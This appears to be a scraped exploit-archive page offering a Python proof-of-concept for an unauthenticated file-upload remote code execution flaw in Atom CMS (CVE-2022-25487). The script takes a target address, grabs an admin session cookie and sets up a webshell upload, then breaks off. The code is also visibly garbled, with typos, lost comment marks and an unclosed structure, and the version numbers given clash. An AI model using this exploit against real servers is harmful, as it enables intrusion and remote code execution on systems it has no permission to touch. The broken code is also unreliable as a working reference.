

Search ...

Home | Files | News | About | Contact |&[SERVICES_TAB] | Add New

Atom CMS 1.0.2 Shell Upload

Authored by Ashish Koli Posted Mar 30, 2022

Atom CMS version 1.0 suffers from a remote shell upload vulnerability.

tags | exploit, remote, shell

advisories | CVE-2022-25487


Related Files

Share This

Like 0 Tweet LinkedIn Reddit Digg StumbleUpon

```
Change Mirror
                                                                                                                                                                                               Download
\# Exploit Title: Atom CMS 2.0 - Remote Code Execution (RCE) \# Date: 22.03.2022
# Exploit Author: Ashish Koli (Shikari)
# Vendor Homepage: https://thedigitalcraft.com/
# Software Link: https://github.com/thedigicraft/Atom.CMS
# Version: 2.0
# Tested on: Ubuntu 20.04.3 LTS
# CVE: CVE-2022-25487
This script uploads webshell.php to the Atom CMS. An application will store that file in the uploads directory
with a unique number which allows us to access Webshell
# Usage : python3 exploit.py <IP> <Port> <atomcmspath>
# Example: python3 exploit.py 127.0.0.1 80 /atom
# POC Exploit: https://youtu.be/qQrq-eEpswc
# Note: Crafted "Shell.txt" file is required for exploitation which is available on the below link:
# https://github.com/shikari00007/Atom-CMS-2.0---File-Upload-Remote-Code-Execution-Un-Authenticated-POC
. . .
Description:
A file upload functionality in Atom CMS 2.0 allows any non-privileged user to gain access to the host through the uploaded files, which may result in remote code execution.
#!/usr/bin/python3
Import required modules:
import sys
import requests
import json
import time
import urllib.parse
import struct
import re
import string
import linecache
proxies = {
   'http': 'http://localhost:8080',
   'https': 'https://localhost:8080',
User Input:
target_ip = sys.argv[1]
target_port = sys.argv[2]
atomcmspath = sys.argv[3]
Get cookie
session = requests.Session()
link = 'http://' + target_ip + ':' + target_port + atomcmspath + '/admin'
response = session.get(link)
response = session.get(ilnk)
cookies_session = session.cookies.get_dict()
cookie = json.dumps(cookies_session)
cookie = cookie.replace('")','')
cookie = cookie.replace('"','')
cookie = cookie.replace('"','')
cookie = cookie.replace('"','')
cookie = cookie.replace(":", '=')
Upload Webshell:
# Construct Header:
```

E	Follow us on Twitter



File Archive: November 2022 <

Su	Мо	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

Top Authors In Last 30 Days

Red Hat 18	6 files
Ubuntu 52	files
Gentoo 44	files
Debian 27 f	iles
Apple 25 fil	es
Google Se	curity Research 14 files
malvuln 10	files
nu11secur	1ty 6 files
mjurczyk 4	files
George Ts	impidas 3 files

File Tags	File Archives
ActiveX (932)	November 2022
Advisory (79,557)	October 2022
Arbitrary (15,643)	September 2022
BBS (2,859)	August 2022
Bypass (1,615)	July 2022
CGI (1,015)	June 2022
Code Execution (6	,913) May 2022
Conference (672)	April 2022
Cracker (840)	March 2022
CSRF (3,288)	February 2022
DoS (22,541)	January 2022
Encryption (2,349)	December 2021
Exploit (50,293)	Older
File Inclusion (4,16	2)
File Upload (946)	Systems

Firewall (821)

Info Disclosure (2,656)

AIX (426)

Apple (1,926)

Login or Register to add favorites

Intrusion Detection (866) BSD (370) Java (2,888) CentOS (55) JavaScript (817) Cisco (1,917) Kernel (6,255) Debian (6,620) Local (14,173) Fedora (1,690) Magazine (586) FreeBSD (1,242) Overflow (12,390) Gentoo (4,272) Perl (1,417) **HPUX** (878) PHP (5,087) iOS (330) Proof of Concept (2,290) iPhone (108) IRIX (220) Protocol (3,426) Python (1,449) Juniper (67) Remote (30,009) Linux (44,118) Root (3,496) Mac OS X (684) Ruby (594) Mandriva (3,105) NetBSD (255) Scanner (1,631) Security Tool (7,768) OpenBSD (479) Shell (3,098) RedHat (12,339) Shellcode (1,204) Slackware (941) Sniffer (885) Solaris (1,607) Spoof (2,165) SUSE (1,444) SQL Injection (16,089) Ubuntu (8,147) TCP (2,377) UNIX (9,150) Trojan (685) UnixWare (185)

Virus (661) Other

Vulnerability (31,104)

Web (9,329)

UDP (875)

Whitepaper (3,728)

x86 (946) XSS (17,478)

Other

packet storm
© 2022 Packet Storm. All rights reserved

News by Month News Tags Files by Month File Tags File Directory

About Us

History & Purpose

Contact Information

Ochtaot miormatio

Terms of Service

Privacy Statement

Copyright Information

Hosting By

Rokasec



Follow us on Twitter

Windows (6,504)

